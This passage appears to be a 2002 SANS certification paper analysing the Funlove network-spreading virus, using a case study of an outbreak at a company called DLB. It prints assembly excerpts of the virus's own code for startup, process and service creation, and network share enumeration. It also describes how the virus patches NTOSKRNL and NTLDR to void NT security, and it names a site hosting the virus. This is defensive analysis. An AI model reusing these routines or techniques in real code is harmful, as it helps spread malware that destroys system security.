Global Information Assurance Certification Paper

SANS Institute GCIH Practical Exam

There's no "LOVE" with the FUNLOVE virus.

Michael P. Blanchard
GCIH Practical V 2.1
September 10, 2002

Table of Contents

Table of Figures

Introduction

The Funlove virus came upon company DLB quietly one March evening in 2000. DLB wasn't careful about protecting its workstations with password-protected shares or anything like that. Oh, they had a security group, and a couple people to manage the client/server virus issues and to try and keep their desktops up to date as much as possible. But, the security group didn't really care about much more than keeping their firewalls up and running and the two antivirus managers had their hands full trying to keep 24,000 client machines up to date and virus free. Not a small task when they also had other duties that they had to perform. This small virus team didn't have any fancy tools available to them to help them manage the McAfee antivirus installs on the clients, EPO wasn't available to them and Management Edition didn't work at all in their environment. They had to rely on SMS and login scripts to install the weekly definition files and the occasional extra definition file that would come out. Their best guess as to how many clients were up to date was about 50-70%, not a very good percentage. According to the antivirus vendors, the funlove virus is undetectable when it first enters memory, it's not until it starts to write to the hard drive that it can be detected, all the while able to walk the network seeking available network shares to infect.

Almost all of the shares created on client's workstations were wide open to anyone that would care to connect. DLB did have a policy that mentioned that shares created on a client's machine was not acceptable use of company equipment, and that any share created on a workstation could only be done so with a Director level or higher signature. It was a good thing to have the policy in place, but it wasn't enforced at all. To make matters even worse, some departments of DLB's manufacturing section all used the same login account to perform their testing. The manufacturing managers said that this was needed so they could compile the data off of a test machine and place it into a SQL database easily. The antivirus team knew that this wasn't a good practice, but they didn't have any backing from the senior directors and VPs. Their hands were tied.

When both virus team members' beepers went off with a "possible virus infected machine" message, they didn't know how infected company DLB really was. One machine was infected, and was an active host of the Funlove virus. They looked at another machine close by it was also infected. The virus was spreading before their eyes. Just as they had suspected, every machine on this particular floor was logged in with the same account, and all the machines had full permissions to the other. The entire floor was infected.

This virus was unlike the previous viruses that they had battled in recent years. This new virus didn't spread like the ILOVEYOU or MELISSA viruses that spread via E-mail. This new virus spread via the network on its own. A user didn't have to run anything in order to get infected with this new virus; they simply had to be plugged into the network. At least with the ILOVEYOU or MELISSA virus they knew where the virus was coming from within the company. They could shut down the mail connectors, run "mail-merge" on the Exchange mail stores to remove the messages with the infected attachments. With funlove, the infection comes through the network, walking from open share to open share, seeking out files to infect, machines to turn into hosts, and NT security to compromise. Funlove was the first computer virus that DLB had encountered

that spread more like the plague than a computer virus. For the first time DLB has come face to face with a virus that can infect a system without a user being logged in. Funlove could actually compromise the security of a Windows NT system over the network, at 3:00 am, while no one is around to stop it by modifying two key files, NTOSKRNL.EXE and NTLDR.EXE. DLB's antivirus team didn't waste anytime shutting down the router between the production-testing floor and the rest of the network. Then they started working on their plan-of-attack that had to include bringing in every PC tech that they could wake up and bring into the office.

Once the virus team came up with a plan to disinfect and inoculate the company from this virus, they went to work. They coded their solution in record time, tested it upon a few major common platforms, and then distributed it via every means possible. They held a conference call and directed the SMS people to send out an emergency package to the few machines that were part of the limited SMS rollout, they directed the network login script people to add it to the common login scripts, and they also directed the PC technicians to run their solution on every PC on the floor that was infected to disinfect and inoculate those machines right away.

Even though that outbreak only lasted a couple of days and nights to get under control, it won't be until a year or so later that the Funlove virus is completely contained at company DLB. Not until after one of the virus team members that saw the initial outbreak leaves the company due to stress, the other team member assumes antivirus duty full time, a dozen "honey pot" machines are put in place, IDS sensors are put up to detect Funlove going across the network, the Lead antivirus person gets full support from the security group, and thousands of dollars are spent on tools that will monitor the virus definition status of each and every machine at the company. I hear that the Lead antivirus person at DLB can actually go out to eat lunch on occasion now as well. These items that were put in place not only contained the Funlove virus, but also have virtually made virus outbreaks at that company a thing of the past.

This research paper will help the reader to get to know the Funlove virus inside and out. Hopefully, with the methods describes herein, it will help the reader avoid a Funlove outbreak and help them to understand how to protect against network crawling viruses in general.

Part 1: - The Exploit

Part 1.1 – 1.2: Name and Operating Systems affected

The Funlove virus goes by many similar names: FLCSS.EXE, Funlove, PE_Funlove.4099, W32.FunLove.4099, W32.Funlove.int, W32/Flcss, W32/funlove4099.dr, W32/funlove.gen, W95/funlove.4099, Win32.FLC, and Win32.Funlove.4070. For the purposes of this paper, the author will use Funlove as a generic name for this virus, as it is most commonly known as.

Funlove was named after a little known Punk-Rock band call "Fun Loving Criminal". This is the reason for the initials "FLC" and virus name "Funlove". Some Antivirus vendors have added a "4099" to the name as well; this signifies the number of

bytes that is added to a file after it becomes infected. The "W32" at the beginning of most of the names for the Funlove virus signifies that it is a Windows 32 bit file infector. This virus will only infect 32 Bit Windows operating systems. Windows 95/98/Me/NT/2000 and XP are all vulnerable to Funlove and can be easily infected. Although Funlove can cause most harm to NT/2000 installs due to its ability to modify the NTKRNL.EXE and NTLDR.EXE system files, effectively eliminating the security within these operating systems. Funlove modifies these files to allow the username administrator to login with a blank password. Administrator is the "king of the machine", it has full rights and full access to anything on that machine, and anyone logged in with administrator can do anything they wish to on that computer system. If the infected machine is a Primary or Backup domain controller, this would mean that the security on a machine that controls all the access to all the other machines in the domain would be compromised. This would allow a hacker, or disgruntled employee, access to the Security Account Manager database, (the SAM database). Once access to that is breached, anyone could make a copy of it and use one of the many password crackers available on the Internet to crack anyone's password on the entire domain.

Part 1.3 – 1.4: Brief Description of exploit, protocols, services, and applications

Funlove is a non-encrypted, non-polymorphic, parasitic, win32 portable executable infector. Funlove will only infect 32 bit, .EXE, .SCR, and .OCX file types. When Funlove infects a PE file, it will append at least 4099 bytes of code to the file and up to approx 7000 bytes on NT machines. 8 Bytes of that 4099 get appended to the header information of the PE file that is basically a jump statement to the rest of the virus code at the bottom of the PE file. When an infected file is run, the initial 8 bytes of code will force the execution to jump from the beginning of the executable's code, to the rest of the virus code causing the virus to become memory resident. Once the virus is memory resident, the viral code will execute the first original 8 bytes of code then jump back to the 9th byte in the file's code thus running the infected file as it would be expected to run normally. This makes a Funlove infection hard to detect without antivirus software running, as it appears that the files run normally. Once the viral code is running in memory, it will attempt to drop a file called FLCSS.EXE into the c:\windows\system or c:\winnt\system32 directory. This file is the memory resident and network infector file. Which is to say that this is the file when running, will actively seek out open network shares looking for portable executable files to infect. Funlove will run in memory as a hidden window under Windows 9x, or as a service under Windows NT/2k. Funlove spreads throughout open network shares using a couple different protocols, Netbios, TCP/IP, and Netbios over TCP/IP. The key to Funlove's success, however, is the use of the WnetEnumResourceA call as described in Microsoft Q article Q177697. This call will enumerate file shares on any network that it is run upon. What this means is if Funlove didn't make use of the WnetEnumResourceA call, it would not be able to "walk" the network in the manner that it does so efficiently now.

Part 1.5: List all variants of exploit

According to McAfee's AVERT description of the Funlove virus; there is only one known variant, named Funlove.APP. Funlove.APP doesn't sound like a variant to the author, but is so labeled as a variant in McAfee's Virus Information Library (so it is labeled in this paper as a variant. They state that this variant is only the code of the Funlove virus that is inactive and cannot replicate itself, it is found at the end an infected Windows portable executable file.

Part 1.6: - References

- McAfee's Virus Information Library W32/Funlove.4099 description: http://vil.nai.com/vil/content/v_10419.htm
- Symantec's SARC W32/Funlove.4099 description: http://securityresponse.symantec.com/avcenter/venc/data/w32.funlove.4099.html
- Funlove virus can be found at this site, VX Heavens: http://vx.netlux.org/cgi-bin/acc?a=7&p=Win32.FunLove.4070
- Microsoft Q article on how the WnetEnumResourceA call is used Article Q177697, Microsoft: http://support.microsoft.com/default.aspx?scid=KB;EN-US;Q177697&

Part 2: - The Attack

Part 2.1: Description and diagram of network

The network at company DLB is not too unlike other networks in other mid to large sized companies. DLB has one main ingress points from the Internet. This main Internet connection connects to the Internet using a full T3 dedicated line. The T3 comes into the company and connects to a Cisco 3620 running Cisco IOS version 12.2. The Cisco brand router was selected as the border router due to its reliability in high stress situations. DLB also has 2 Cisco certified Engineers on staff to help with configuration and maintenance. Connected to the Cisco 3620 is a Checkpoint Firewall-1 Firewall, which is the main line of defense of any outside attacks. Connected to the Firewall-1 system, sits DLB's IDS system running Snort 1.8.6.

Sitting in the DMZ of company DLB are four application servers. The first is the main outside Microsoft IIS 5.0 server that serves up the company web page and functions as the main FTP server for the company as well. DLB's IIS server is running on a Microsoft Windows 2000 Advanced server, with service pack 2 applied and all the latest hot fixes and security patches. The second server sitting in the DMZ is their Sendmail server. This server acts as the main Internet mail server of the company. This server is running Sendmail 8.12.5 and is running Trend Micro's gateway Antivirus software and filter. DLB's mail server administrators have the server configured to purge Spam and non-business related e-mail from coming into the company. Along with the Spam filtering, they are also scanning every piece of e-mail that comes into the company for any viruses. If a virus is found on a piece of e-mail, they purge the message without sending a notification message. The reason that they chose not to send a notification message if a virus is found is due to the thousands of messages viruses such as ILOVEYOU and LIFESTAGES send out. DLB has 24,000 mail users, if only 10 of those users sent out a message to the entire global address book that was infected, that would mean that 240,000 infected messages would be received by the mail servers and cleaned. If the mail servers were to send a notification message out to each user that received an infected mail message there will be another 240,000 messages sent out. Multiply this by 100 or 1000 infected users and one virus would bring the entire mail system down. There is also the added problem of a user receiving the notification message stating that a virus has been cleaned, and then proceeding to call the helpdesk to tell them that they just received a message saying that a virus had just been found in one of their messages. The mail server administrators decided that it is much more cost effective to simply purge the e-mail if a virus is found. After the mail server is the outside DNS server that is used as the main outside DNS for the company. This DNS is running BIND version 9.2.1 and was chosen due to it being the industry standard.

Also connected into the DMZ is DLB's VPN router. The VPN router is a Cisco 3015 router running VPN release 3.5.2 and does an adequate job for the few people that VPN into the corporate network.

After the firewall, there is another Cisco 3620 router that is the main internal router for the company. Sitting on a network blade on this router are two application

boxes. The first application box is the primary internal mail server for the company. This box is running Microsoft Exchange on a Windows 2000 advanced server operating system that is current with all service packs, hot fixes and security patches. The second machine that is connected to the internal router is the internal Intranet server. This machine is running Microsoft IIS 5.0 on a Windows 2000 Advanced Server operating system that is also current with all service packs, hot fixes and security patches.

Connected to the second network blade in the Cisco 3620 is a high-speed connection to the internal users and file and print servers within the company. Eighty percent of the users are running Windows NT 4.0 or Windows 2000 Operating systems, with all current service packs, and security patches. The remaining 20% of the users are running Windows 95 or 98 Operating systems. Before the major Funlove outbreak at DLB, all the Windows 95 systems had file and print sharing turned on, this changed quickly after the major outbreak. The Windows NT/2000 users are all local administrators of their machine. File sharing from user's computer to user's computer was prohibited by policy, but this policy was not enforced. Users were encouraged to use their local file and print servers to exchange files with their co-workers. There is one main storage subsystem that is accessible to all the users in the company that is also connected to the main internal router. This storage subsystem is an EMC Symmetrix version 5500, with 14-mirrored Terabytes of accessible hard drive storage. DLB uses this storage subsystem to house the many patents and designs that the company has produced in their 20 years of business. There are only a limited number of user accounts that have write access to this subsystem, but the entire company has read access to all but the most sensitive data on this subsystem.

Please refer to **Figure 1** on the next page for a graphical representation of this network.




Figure 1. Network Diagram

Part 2.2: Protocol Description

Transmission Control Protocol/Internet Protocol (TCP/IP): The TCP/IP protocol suite came about originally from network packet switching research that the United States Department of Defense's Advanced Research Projects agency or ARPA began back in early 1969. Their focus was originally to improve communication within the DoD, and the network that they created from this research was called ARPANET. In 1980 the full suite of TCP/IP protocols were developed and became the standard protocols on ARPANET, which we now know as the Internet. TCP/IP was named for its two most

important protocols, Transmission Control Protocol and Internet Protocol. The TCP/IP suite remains the single most important factor in making the Internet what it is today. TCP/IP is not Operating system specific. This means that ANY machine that has a TCP/IP stack loaded, can communicate on the Internet and with each other. Apple, UNIX, IBM, Mainframe, Mid-Range, PDAs, etc and even some cell phones and other devices are capable of communication on the Internet due to the TCP/IP suite of protocols. Each device that wants to communicate on the Internet, and most LANs and WANS today, gets assigned a unique IP address that is similar to a person's phone number. This number can be either a static or fixed number that never changes, or a dynamic number that changes every time the machine connects to the network or Internet. This number is 4 groups of 3 numbers in the range of 0 to 255. Although 255 is reserved as a "broadcast address", which is similar to talking over a public address system in a school, everyone hears the announcement or "broadcast". When one system wishes to communicate with another system, not via a broadcast, it simply sends a friendly handshake network packet to that system's unique IP address, just like calling someone on the phone and asking them if they wish to talk to you. This network packet, called a SYN packet, basically asks, "Mr. Smithers, this is Principal Burns, I would like to talk to you…" The responding machine has the option to agree to talk with that other machine or to close the conversation. If the responding machine agrees to talk, he sends a network packet, called a SYN-ACK packet, stating that "Yes, I will speak with you Principal Burns…" The originating machine then states, with an ACK packet, "Thank you, here is why I called…." This is called the "three-way handshake". With a broadcast message, all the machines on the network receive the same message, "I am Principal Burns and would like to speak with Mr. Smithers". At that time only the intended machine should respond back, "This is Mr. Smithers, I agree to communicate with Principal Burns…" Once the response is received, they continue the conversation only amongst each other, "Hi Mr. Smithers, here is why I called for you…." [1]

Network Basic Input/Output System (NETBIOS): Netbios came about several years ago from IBM, for operating on small sized networks. 30 Nodes for Ethernet networks and 255 nodes for token-ring networks were considered the maximum practical limits. Netbios works with broadcast packets, as opposed to direct point-to-point packets as TCP/IP uses. When one device on a Netbios network wishes to communicate with another one, it will send out a broadcast looking for that other device, calling for it by name. If the other device is on that network it will respond directly to the originating machine, and then they both can communicate directly during that session. Netbios is a non-routable protocol, that is to say that all the machines that wish to communicate with each other must be on the same sub-net and not on the other side of a router. Routers cannot route packets that are not destined for a unique device.[2]

Netbios over TCP/IP: The problem with wanting to use Netbios on a TCP/IP network, or a routed network, is that Netbios works by addressing names, and TCP/IP works by addressing numbers. To solve this problem, a WINS server, a Dynamic DNS, or LMHOSTS files are used. These servers or files will correlate a Netbios name to a

TCP/IP number, and allow a router to route the proper packets to the proper machine. This will allow Netbios to communicate over a TCP/IP network, without all the broadcast messages normally associated with Netbios.[2]

Part 2.3: How the exploit works

When a machine first runs a file infected with the Funlove virus code, the virus will start by attempting to create the FLCSS.EXE file in either c:\windows\system or c:\winnt\system32. It will then continue (**Figure 2**) by attempting to create a hidden process if on a Windows 9x machine (**Figure 3**). If the virus is run on a Windows NT/2000 class machine it begins by creating a Service called FLCSS.EXE (**Figure 4**). The writer of the virus was very clever when he wrote this virus. He wrote in code that will prevent a machine administrator from stopping the FLCSS.EXE service from the services applet. If the administrator attempts to stop the service via this applet, they will receive an "Access Denied" error message dialog box. These processes are all running the FLCSS.EXE host code that was created at the beginning of the infection.

```
Virus           PROC            NEAR
                call            GetOS
                lea             esi,[HostCode @]
                mov             edi,[esp]
                sub             edi,08
                mov             [esp],edi
                movsd
                movsd
                push            dword ptr [esp + 04]
                call            RelocKernel32
                or              eax,eax
                jz              short Exit
                cmp             byte ptr [OS @],00
                jnz             short NT_Srv
                call            Create9xProcess
                ret
NT_Srv:         call            CreateNTService
Exit:           ret

Virus                           ENDP
```

Figure 2: Source code of startup sequence in Funlove

```
Create9xProcess                 PROC            NEAR

                call            CreateExecutable
                or              eax,eax
                jz              short P9x_Exit
P9x_00:
                xor             eax,eax
                lea             edi,[Buffer2 @]
                push            edi
                push            edi
                mov             ecx,040
                repz            stosd
                mov             cl,06
                push            eax
                loop            $ - 1
                lea             esi,[Buffer1 @]
                push            esi
                push            00
                call            CreateProcessA
                or              eax,eax
                jnz             short P9x_Exit
P9x_Failed:
                call            StartInfectionThread
P9x_Exit:
                ret

Create9xProcess                 ENDP
```

Figure 3: Windows 9x Process creation Routine

```
CreateNTService         PROC        PASCAL      NEAR

LOCAL       SCM_Handle : DWORD

            call        RelocAdvapi32
            or          eax,eax
            jz          short CNT_Failed
            push        02
            push        00
            push        00          ; get the service control manager
            call        OpenSCManagerA    ; handler
            or          eax,eax
            jz          short CNT_Failed
            mov         SCM_Handle,eax
            call        CreateExecutable
            or          eax,eax     ; if process is running, just exit
            jz          short CNT_Exit
            mov         edi,0F01FF
            lea         esi,[Service @]
            push        edi
            push        esi
            push        SCM_Handle
            call        OpenServiceA
            or          eax,eax
            jnz         short CNT_Run
            xor         eax,eax
            push        eax
            push        eax
            push        eax
            push        eax
            push        eax
            lea         eax,[Buffer1 @] ; -> flcss.exe
            push        eax
            push        01              ; ErrorControl
            push        02              ; Start
            push        20              ; Type
            push        edi
            push        00
            push        esi
            push        SCM_Handle
            call        CreateServiceA
            or          eax,eax
            jz          short CNT_Failed
CNT_Run:
            push        00
            push        00
            push        eax
            call        StartServiceA
            or          eax,eax
            jnz         short CNT_Exit
CNT_Failed:
            call        StartInfectionThread
CNT_Exit:
            ret
CreateNTService         ENDP
```

Figure 4: Windows NT/2000 Service creation routine

Within Figures 3 and 4, it clearly shows the creation of the host processes only if the processes are not already created. If the host processes are already present on the system, the code goes directly to the infection sub-routines within the code. **Figure 5** shows a diagram if the file infection routine. What Funlove does, is it first checks the file to see if it's already infected, if it is, it exits out and begins searching for other computers on the network that it can infect. If the file is not already infected, it copies itself into memory then overwrites the first 8 bytes of an .EXE, .OCX, or .SCR Portable Executable (PE) file that it finds on the local system drives C: through Z:, and any network connected shares that are open for write access. It then takes that 8 bytes of code, adds it to the viral code, and appends the remaining 4,099 bytes to the end of the Portable

Executable file. Funlove uses the initial 8 bytes of code to jump down to the viral code when an infected file is launched. It uses this method of running its code so it doesn't have to modify the entry point within original file's code to execute the viral code. Once the viral code is executed and running in memory, the Funlove virus then executes the first 8 bytes of the original file, and jumps back up to the 9th byte in the file[3]. By executing in this manner, a Funlove infected file appears to be running as it normally would. Without running up-to-date Antivirus software, and noticing that their file is now 4,099 bytes larger, the casual user would not have any idea that they just ran the viral code.

Once Funlove infects a file, or finds the file to be already infected, it then seeks out more files to infect. Interestingly enough, the Funlove virus will not infect ALL .EXE, .OCX, and .SCR portable executable files. If it comes across a file with one of those extensions, and the file begins with the following characters, it will not infect that file. Those characters are: aler, amon, avp, avp3, avpm, f-pr, navw, scan, smss, ddhe, dpla, and mpla. These are the beginnings of the names of major antivirus programs and a couple of other common used programs such as Microsoft's Media Player (mpla).




Figure 5: Flowchart of file infection routine

While the file infection sub-routine runs, and Funlove is busy infecting the local system and turning the machine into an active host, another propagation method is also running. This propagation method makes Funlove a real danger to corporate networks and difficult to remove completely. Using an assembly call named "WNetEnumResourceA"; Funlove can find open shares across the network and other shares that the current logged in user has full access to. Shown in **Figure 6** is a portion of the Recursive computer search routine that shows the usage of the "WNetEnumResourceA" call.

```
NetSearch               PROC        PASCAL      NEAR

ARG         WNetStructAddr:DWORD ; pointer to the network struct (20h)
LOCAL       EnumBufferAddr:DWORD, \    ; network buffer address
            EnumBufferSize:DWORD, \    ; network buffer size (4000h)
            EnumNB_Objects:DWORD ; number of network structs enumerated
USES        esi, edi

            mov         EnumBufferSize,4000
            or          EnumNB_Objects,-1
            lea         eax,WNetStructAddr
            push        eax
            push        WNetStructAddr
            push        0
            push        0
            push        2
            call        WNetOpenEnumA
            or          eax,eax
            jnz         NET_Close
            push        04
            push        1000
            push        4000
            push        00
            call        VirtualAlloc
            or          eax,eax
            jz          short NET_Close
            mov         EnumBufferAddr,eax
NET_00:
            mov         esi,EnumBufferAddr
            lea         eax,EnumBufferSize
            push        eax
            push        esi
            lea         eax,EnumNB_Objects
            push        eax
            push        WNetStructAddr
            call        WNetEnumResourceA
            or          eax,eax
            jnz         short NET_Free
            mov         ecx,EnumNB_Objects
            or          ecx,ecx
            jz          short NET_00
NET_01:
            push        ecx
            push        esi
            mov         esi,[esi + 14]      ; computer resource name
            or          esi,esi             ; (\\XXX\C, for example)
            jz          short NET_03
            cmp         word ptr [esi],0041        ; floppy ?
            jz          short NET_03
            lea         edi,[Buffer1 @]
```

Figure 6: Portion of the Recursive computer search routine showing the use of 'WNetEnumResourceA', the key to Funlove's network propagation

When Funlove finds a machine on the network and it determines that it is a Windows NT machine it will jump into the most dangerous portion of the viral code. **Figure 7** shows the "BlownAway" subroutine. This subroutine effectively removes all

security on a Windows NT machine by modifying the NTOSKRNL.EXE file and the NTLDR.EXE files on the remote system. It performs this modification to the SeAccessCheck security API call portion of the NTOSKRNL.EXE file. Funlove modifies two bytes of this security API to enable any user of the system full Administrator access to the machine and all its files. This would mean that even Guest users have full control over the entire machine, whereas normally a guest user would have the least amount of access of any user on the system. The NTLDR.EXE file will check the NTOSKRNL.EXE once upon boot of the operating system to ensure that it hasn't been tampered with or isn't corrupt. On a normal, uninfected system, if the NTLDR.EXE finds an error within the NTOSKRNL.EXE file, it will produce a "blue screen of death" upon boot. Funlove takes this checking process into account and along with the modification of the NTOSKRNL.EXE file; it also modifies the NTLDR.EXE file. Funlove modifies one byte in the NTLDR.EXE to prevent the checksum check of the NTOSKRNL.EXE file upon boot. If that isn't bad enough, Funlove can perform these modifications across the network without any antivirus software detecting it. Antivirus software doesn't detect it due to the fact that Funlove doesn't actually infect these two files, but modifies them[4]. In this case, there isn't a virus for the Antivirus software to detect. This makes the BlownAway subroutine in Funlove the more dangerous than the viral infection for corporate networks.

Part 2.4: Description and diagram of the attack

The Funlove attack started with one user downloading files from the Newsgroups. This user has since been fired, not due to starting a virus outbreak, but due to the nature of the files he was downloading from a newsgroup service called "PiR8GNUS". This news service's name translates into "Pirate News"; we'll leave the reader to guess the type of files that this user was downloading with DLB company equipment and bandwidth. This particular user was using a common user account that was used primarily for testing product code. Many people logged in using this user account, into both Windows 9x and Windows NT machines, which just happened to have administrative privileges on all Windows NT workstations in that area and two File and Print servers that were also used to aide in the testing of new product. This section of DLB was not completely isolated from the actual production network, but it was behind a router and could be unplugged at a moments notice in the event of an emergency. The network administrators had forethought enough to have only one means of exit from this sub-net, but stopped a little too quickly. If they had deployed an IDS at that router as well, and put in place the signatures to detect Funlove, there would have been lesser of a crisis.

The fact that almost all these machines (approx 250 machines) were logged in with the same user account wasn't bad enough, but these machines were gravely out of date with their Antivirus protection, some machines not running any Antivirus protection at all. It probably only took Funlove a couple days to completely infect and turn every machine on that floor into a host as well.

This outbreak would have been pretty much isolated to that floor as well. The production floor was on a separate, private subnet behind the router. If it had not been for routine maintenance that was done by a domain admin on one of the servers, the outbreak would have been contained on that floor. The Domain Administrator logged in with her Domain Admin credentials and connected to the main software distribution servers in the company to install the latest service pack for the SQL database running on that server. This action unwittingly gave Funlove a new Subnet to explore, with Domain Admin rights. She did nothing wrong by performing this action, except that the McAfee Netshield product that was running on that server never had a definition file update applied. This server was infected and was an active host for Funlove. As soon as she mapped that drive, Funlove's file infection routines sprung into action infecting all the files on that server and turning it into a host. Funlove's security patcher also sprung into action, effectively removing security from hundreds of machines using her Domain Admin credentials, which not only had full access to all the servers in the company, but full access to all the workstations as well. This wouldn't have been completely terrible, if every machine in the company was up to date with their McAfee Antivirus installations. But at this time, there wasn't any Antivirus management tools put in place. The best guess was that 75% of the machines were up to date enough to scan and clean the Funlove virus. Not very good odds when you're talking 24,000 machines total in the company. The Antivirus on-call beeper received a page around 11:00 PM saying that quite a few helpdesk calls were coming in with users saying that their McAfee install stated that their machine had infected files, infected with Funlove. Most of these infected files were being cleaned, but some were not even being detected. The Antivirus team went in for a long couple days worth of work disinfecting and inoculating the network from the virus. **Figures 7, 8, 9, 10, and 11** shows the beginning of the Funlove Outbreak at DLB, the signature packet of FLCSS.EXE being transferred by the virus, and network packets of the Funlove virus propagating through a test network.

Figure 7: the initial propagation of Funlove in company DLB




Figure 8: Partial network packet showing the "~Fun Loving Criminal~" trademark of the Funlove virus while being transferred to a machine for infection.

